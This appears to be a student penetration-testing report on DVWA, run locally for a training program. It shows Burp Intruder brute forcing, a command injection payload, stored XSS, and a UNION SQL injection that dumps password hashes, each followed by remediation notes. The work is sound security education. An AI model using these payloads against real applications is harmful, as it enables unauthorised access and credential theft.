Vulnerability Assessment and Penetration Testing (VAPT) on Web Applications using DVWA

Submitted by: Sadaf Rasool, Btech CSE

Institute Name: Shri Ram Murti Smarak College of Engineering and Technology, Bareilly

Mentor: Abhishek Pandey

Disclaimer:

This report has been created strictly for educational purposes under the IBM–NASSCOM PBEL Cyber Security Program. All vulnerability testing was performed on a locally hosted vulnerable web application (DVWA) in a controlled environment. No live systems or production servers were tested. The goal of this project is to learn ethical hacking, secure coding practices, and web security analysis techniques.

Abstract:

This project, under the IBM–NASSCOM Project-Based Experiential Learning (PBEL) Program, focuses on performing Vulnerability Assessment and Penetration Testing (VAPT) on a vulnerable web application called DVWA (Damn Vulnerable Web Application). The project involves identifying and exploiting real-world vulnerabilities based on the OWASP Top 10, including SQL Injection, XSS, Command Injection, CSRF, and more. Testing was performed locally using XAMPP, and tools like Burp Suite Community Edition and its embedded Chromium browser. Each vulnerability was tested, documented with payloads and screenshots, and appropriate mitigation strategies were provided. The project aims to build practical cybersecurity skills and demonstrate the importance of secure web application development.

Table of Contents:

Introduction:

Vulnerability Assessment and Penetration Testing (VAPT) is a systematic process used to identify, analyze, and exploit security weaknesses in applications, networks, and systems. It plays a crucial role in strengthening cybersecurity by simulating real-world attack scenarios and highlighting areas that require remediation. To study and practice these techniques safely, security professionals and students often rely on vulnerable test platforms.

Damn Vulnerable Web Application (DVWA) is one such open-source web application designed specifically for learning and practicing web application security. It provides intentionally vulnerable modules that allow users to perform and understand common attacks such as SQL Injection, Cross-Site Scripting (XSS), Command Injection, and Cross-Site Request Forgery (CSRF). By conducting VAPT on DVWA, learners gain hands-on experience with various exploitation techniques while also exploring mitigation strategies.

This report demonstrates the practical application of VAPT using DVWA, showcasing different attack methodologies, identifying vulnerabilities, and suggesting corresponding countermeasures to improve web application security.

Tools and Technologies used:

Tool/Technology	Purpose
DVWA (Damn Vulnerable Web Application)	Target web application containing pre-built vulnerabilities
XAMPP (Apache + MySQL)	Localhost server to run DVWA
Burp Suite Community Edition	Proxy tool used for interception, testing, and automation
Kali Linux	Base operating system used for testing and hosting DVWA

Methodology:

Methodology: The following step-by-step process was followed to perform VAPT on the DVWA application:

1. DVWA Setup: Installed DVWA using XAMPP and configured the database and file permissions.

2. Burp Suite Configuration: Launched Burp Suite Community Edition and configured the embedded browser to route traffic through Burp Proxy.

3. DVWA Security Level: Set the DVWA security level to Low to allow unrestricted testing and exploitation.

4. Reconnaissance and Manual Testing: Manually navigated DVWA modules (SQLi, XSS, File Upload, etc.) to identify vulnerable points.

5. Vulnerability Exploitation: Performed attacks like SQL Injection, Cross-Site Scripting (XSS), Command Injection etc., using Burp and browser payloads. 6. Documentation: Recorded each vulnerability with screenshots, payloads, and mitigation steps for the final report.

Vulnerability Overview:

S. No.	Vulnerability	Status
1.	Brute Force	
2.	Command Injection (OS command injection)	
3.	Cross-Site Request Forgery (CSRF)	
4.	File Inclusion (Local/Remote File Inclusion)	
5.	File Upload (insecure file upload)	
6.	SQL Injection (SQLi) — including Blind SQLi variants	
7.	Cross-Site Scripting (XSS) — Reflected, Stored and DOM XSS variants	
8.	Insecure CAPTCHA	
9.	Client-side JavaScript issues / DOM manipulation vulnerabilities	

10.	Content Security Policy (CSP) bypass exercises
11.	Information disclosure / phpinfo (info-leak) pages used as exercises
12.	API Security (newer module in recent DVWA builds)

Tested Vulnerability 1:

Brute Force

Expected Result :

- Application should detect brute-force attempts
- Implement CAPTCHA or rate-limiting.
- Lock account or block IP after repeated failures.

Actual Result:

- Unlimited login attempts are allowed.
- No delay, CAPTCHA, or lockout.
- Password was successfully guessed using automation.


Impact:

- Attackers can brute-force weak or reused passwords.
- Gain unauthorised access to user or admin accounts.
- May lead to full compromise of the application.

Remediation:

- Implement account lockout after failed attempts.
- Introduce CAPTCHA or progressive delays.
- Enable rate-limiting on login requests.
- Use strong password policies and MFA.

- The Brute Force window (1.1) opens up.
- Set the security level to low.
- Open Burn Suite, turn on the INTERCEPT and enable FoxyProxy.
- Enter a random combination of Username and Password and hit Login.



127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login#

Vulnerability: Brute Force

Login

Username:

Password:


Welcome to the password protected area admin

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms

1.1

- You will be redirected to the Proxy window.
- Send the request to the Intruder.
- You will be redirected to the Intruder tab(1.2).


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
1 × 2 × +
Start attack
Positions Add § Clear § Auto §
Payloads
Resource pool
Settings
Close
Learn more
Don't show this again
Search
0 highlights
0 payload positions
Length: 622
Event log (1)
All issues
Memory: 109.2MB
Disabled

Sniper attack

Target: http://127.0.0.1

☑ Update Host header to match target

```
GET /DVWA/vulnerabilities/brute/?username=aaaa&password=bbbb&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=c0c7b9274c7d256493ff54821f5b6310; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i


```


Payloads

To get started, highlight the part of the request or target you want to replace, then click **Add §** to set a payload position.

1.2 Intruder Window

- Insert payloads on the credentials that will undergo the Brute Forcing.
- Select the “Cluster Bomb Attack”.
- Add values for payload 1 and payload 2 (1.3).

- Start the attack.



Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Start attack
Add § Clear § Auto §
Payloads
Resource pool
Settings

Cluster bomb attack

Target: http://127.0.0.1

☑ Update Host header to match target

```
GET /DVWA/vulnerabilities/brute/?username=§aaaa§&password=§bbbb§&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=c0c7b9274c7d256493ff54821f5b6310; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

2 highlights | 2 payload positions | Length: 626

Payload position: 2 - bbbb

Payload type: Simple list

Payload count: 11

Request count: 132

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
insta
bbb
bbbb
timeless
password
letmein
123456
sad123
pass123
mushroom
```

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.


□ Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

Event log (2) · All issues · Memory: 111.8MB · Disabled

1.3 Payload Window


2. Intruder attack of http://127.0.0.1
Attack
Save
2. Intruder attack of http://127.0.0.1
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Payloads
Resource pool
Settings
Request
Response
Finished

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
51	admin	password	200	6			5073	
0			200	8			5030	
2	hey	insta	200	5			5030	
4	mynewworld	insta	200	5			5030	
7	juicewrld	insta	200	7			5030	
9	aaaa	insta	200	9			5030	
11	webber	insta	200	3			5030	
13		bbb	200	5			5030	
16	mynewworld	bbb	200	13			5030	
18	weeknd	bbb	200	12			5030	
20	metro	bbb	200	5			5030	
21	aaaa	bbb	200	46			5030	
22	mixup	bbb	200	4			5030	
23	webber	bbb	200	7			5030	
24	hickup	bbb	200	5			5030	
25		bbbb	200	9			5030	
26	hey	bbbb	200	4			5030	
27	admin	bbbb	200	5			5030	
28	mynewworld	bbbb	200	4			5030	
29	proxie	bbbb	200	14			5030	
30	weeknd	bbbb	200	2			5030	
31	juicewrld	bbbb	200	8			5030	
32	metro	bbbb	200	3			5030	
33	aaaa	bbbb	200	6			5030	
34	mixup	bbbb	200	7			5030	
35	webber	bbbb	200	1			5030	
36	hickup	bbbb	200	4			5030	
37		timeless	200	2			5030	
38	hey	timeless	200	4			5030	
39	admin	timeless	200	8			5030	
40	mynewworld	timeless	200	10			5030	
41	proxie	timeless	200	5			5030	
42	weeknd	timeless	200	6			5030	
43	juicewrld	timeless	200	3			5030	
44	metro	timeless	200	5			5030	
45	aaaa	timeless	200	4			5030	
46	mixup	timeless	200	6			5030	

1.4 Attack Window

- Send the attacks to the comparer.
- On comparing, you will find the correct credentials.

Tested Vulnerability 2

Command Injection

Expected Result :

- The input should be treated strictly as an IP address.
- Commands like ; whoami or && ls should be rejected or ignored.

Actual Result:


1. The system command after the semicolon is executed on the server.
2. Arbitrary OS-level commands can be injected and executed.

Impact:

- Remote command execution (RCE) risk.
- Server compromise possible.
- Potential for full system control if exploited properly.

Remediation:

- Use a whitelist approach for expected input (only valid IP format)
- Avoid using system(), exec(), or shell_exec() with user input.
- Escape shell metacharacters or use safe functions.
- Implement input sanitisation and validation.



Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 && ls

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
help
index.php
source
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.023/0.029/0.036/0.004 ms
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

2.1 Command Injection

Tested Vulnerability 2 **XSS (Stored)**

Expected Result :

- User input should be stored and displayed as plain text
- HTML/JavaScript tags should be escaped or removed.
- No script should be executed in the browser.

Actual Result :


- The script tag is stored on the server and injected into the page.
- Every time the page loads, the alert('XSS') runs.
- The malicious code persists across sessions, affecting other users.

Impact :

- Persistent XSS allows attackers to steal session cookies, perform actions as another user, spread malware or phishing payloads.
- High severity because the script executes every time the page is viewed.

Remediation :

- Escape HTML characters in user input (<, >, ", ').
- Use frameworks or libraries that enforce output encoding.
- Sanitise input on both client and server side.
- Implement Content Security Policy (CSP) headers to restrict inline scripts.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * arush

Message * <script>alert('XSS')</script>

Name: test
Message: This is a test comment.

Name: arush
Message:

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

3.1 XSS (Stored)

3.2 “No!!!” message is displayed

Tested Vulnerability 2: **SQL Injection**

Expected Result :

- Application should only return details of the specific user ID and prevent injection payloads.

Actual Result :


- All user details are exposed.
- Input is injected into SQL query without sanitisation.

Impact :

- Sensitive data exposure from the database.
- Potential for full database dump or admin account takeover.
- Opens door to advanced SQLi, like time-based, stacked queries, etc.

Remediation :

- Use prepared statements or parameterised queries
- Escape or validate all user input
- Suppress detailed error messages to users



127.0.0.1/DVWA/vulnerabilities/sqli/?id=1'+UNION+SELECT+user+%2C+password+FROM+users%23&Submit=Submit#


Vulnerability: SQL Injection

User ID: sword FROM users#

```
ID: 1' UNION SELECT user , password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user , password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user , password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user , password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user , password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user , password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
